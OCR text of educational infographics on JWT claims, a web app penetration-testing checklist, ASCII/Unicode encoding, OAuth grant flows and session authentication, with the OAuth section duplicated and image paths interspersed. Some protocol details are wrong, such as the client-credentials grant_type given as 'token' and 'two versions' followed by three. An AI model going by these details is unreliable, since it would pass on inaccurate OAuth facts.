
Token is just a normal URL-Safe string and can be passed to server in header, body or URL.

Token is self contained i.e. carries the data.

Anyone can view the content.

Token has three parts separated by a dot

XXXXXXXXXX . YYYYYYYYYY . ZZZZZZZZ



Registered Claims

Standard names which are reserved for app usage

`iat` -> issued at (issuance timestamp)

`iss` -> issuer (who issued it, app name for example)

`sub` -> token subject

`exp` -> expiry time (expiry timestamp)

`aud` -> token audience (app URL or some string for example)

`nbf` -> not before (timestamp before which token is not usable)

`jti` -> unique token identifier (can be used to revoke existing JWT token)

In our sample payload above, we have `exp` and `iat` claims.

Public Claims

Claims which we can define and use for our own data e.g `userId`, `email`, above etc.





Private Claims

Names without any meaning to anyone except the consumer and producer of tokens.

Recon and analysis

1. Map application content

2. Analyze the application



Application logic

3. Test client-side controls

9. Test for logic flaws

Access handling

4. Test authentication

5. Test session management

6. Test access controls

Input handling

7. Fuzz all parameters

8. Test for issues with specific functionality

Application hosting

10. Test for shared hosting issues

11. Test the web server

12. Miscellaneous Checks

13. Information Leakage

Primer on Character Encodings

 @kamranahmedse


Computers can only store 1s and 0s, everything else must be converted to 1s and 0s for computer to work with.

But how do we decide how to convert?

Character encoding standards are used to do that.
There are several but let's focus on ASCII and Unicode (UTF-8, UTF-16 etc) in this graphic.

What are Character Encoding Standards?

Standard mapping for character encoding e.g. ASCII says A is 65 (01000001), B is 66 (01000010) so on.



Character Encoding Standards

Just a standard. Bits or storage is not relevant here



ASCII (American Standard Code for Information Interchange)

In ASCII we had numeric codes for alphabets, numbers, special characters etc e.g. 65 to 90 represented A-Z, 97 to 122 represented a-z and so on. There were only 128 characters in total and thus not really usable for non-english alphabets.

Unicode

Backwards compatible with ASCII

Unlike ASCII, there is no character to bits encoding - there is something called **codepoints**

Magic number assigned to every alphabet


Written in the form of **U+0041** (represents A for example)

Unicode doesn't tell how these characters are to be stored in memory. For the storage we have **UTF-8, UTF-16 and UTF-32**.

OAuth – Open Authorization

@kamranahmedse

Open protocol for authorization that allows users to share their private resources to a third party



There are two Versions

OAuth 1.0 — OAuth 2.0 — OAuth 2.1

deprecate active draft


How does it work?

There are 4 types of authorization flows for generating a token.

All flows lead to a token which client uses to access protected resource.

Also called grant types

① Authorization Code Grant Flow



② Implicit Grant Flow

Similar to the "Authorization Code Grant Flow" but in step 8 there is a token instead of authorization code.

So no need for 9, 10, and 11 steps. Also in the token request the `response_type` parameter is set to `token` instead of `code`

③ Client Credential Grant Flow

Similar to the "Authorization Code Grant Flow" but there is no user interaction. It starts at step 9 and immediately gets the token.

So step 9 would be step 1 in this grant flow. Also in the request at step 9 there is no `authorization_code` and an additional parameter of the `grant_type` set to `token`

④ Password Grant Flow

Similar to the "Authorization Code Grant Flow" but user enters the credentials owned by the the authorization server instead of the app.

So step 4 to 8 are replaced by the get token request (i.e. step 9) and the credentials are directly sent to the authorization server along with an additional parameter of the `grant_type` set to `password`.


Note

Token response in all grant types is normally accompanied by an expiry date for the token and a refresh token which is used to refresh the token when expired.

OAuth – Open Authorization

@kamranahmedse

Open protocol for authorization that allows users to share their private resources to a third party



There are two Versions

OAuth 1.0 — OAuth 2.0 — OAuth 2.1

deprecate active draft


How does it work?

There are 4 types of authorization flows for generating a token.

All flows lead to a token which client uses to access protected resource.

Also called grant types

① Authorization Code Grant Flow



② Implicit Grant Flow

Similar to the "Authorization Code Grant Flow" but in step 8 there is a token instead of authorization code.

So no need for 9, 10, and 11 steps. Also in the token request the `response_type` parameter is set to `token` instead of `code`

③ Client Credential Grant Flow

Similar to the "Authorization Code Grant Flow" but there is no user interaction. It starts at step 9 and immediately gets the token.

So step 9 would be step 1 in this grant flow. Also in the request at step 9 there is no `authorization_code` and an additional parameter of the `grant_type` set to `token`

④ Password Grant Flow

Similar to the "Authorization Code Grant Flow" but user enters the credentials owned by the the authorization server instead of the app.

So step 4 to 8 are replaced by the get token request (i.e. step 9) and the credentials are directly sent to the authorization server along with an additional parameter of the `grant_type` set to `password`.

Note

Token response in all grant types is normally accompanied by an expiry date for the token and a refresh token which is used to refresh the token when expired.

Auth Strategies — Session Based Authentication

 @kamranahmedse

User is assigned some unique identifier and this identifier is stored on the server in memory.
Client sends this session id in all the requests and server uses it to identify the user.

A stateful authentication methodology.

How does it work?

Server keeps track of the loggedin users in memory or in storage.

Step 1

Client sends the login request

Step 2

Server validates the credentials, creates a session and stores it in memory assigned to current user and returns back the generated session id.

Some random unique identifier to identify the user

Step 3


Client receives the session id and stores it in a cookie if cookies enabled by client or somewhere else (e.g. in local/session storage) if cookies are not enabled.

Step 4

Client sends next requests with session id.
Server checks: if there exists a user with the current session id in its storage?

Yes

No: Invalid Session ID



Server stores the generated session id in memory.

This could be anywhere e.g. redis, memory, database, filesystem etc.

ABCXYZ now refers to user with id 1234

Step 5

When the user logs out, the session is destroyed (cookie removed + session removed from the server) and same Session ID cannot be reused.

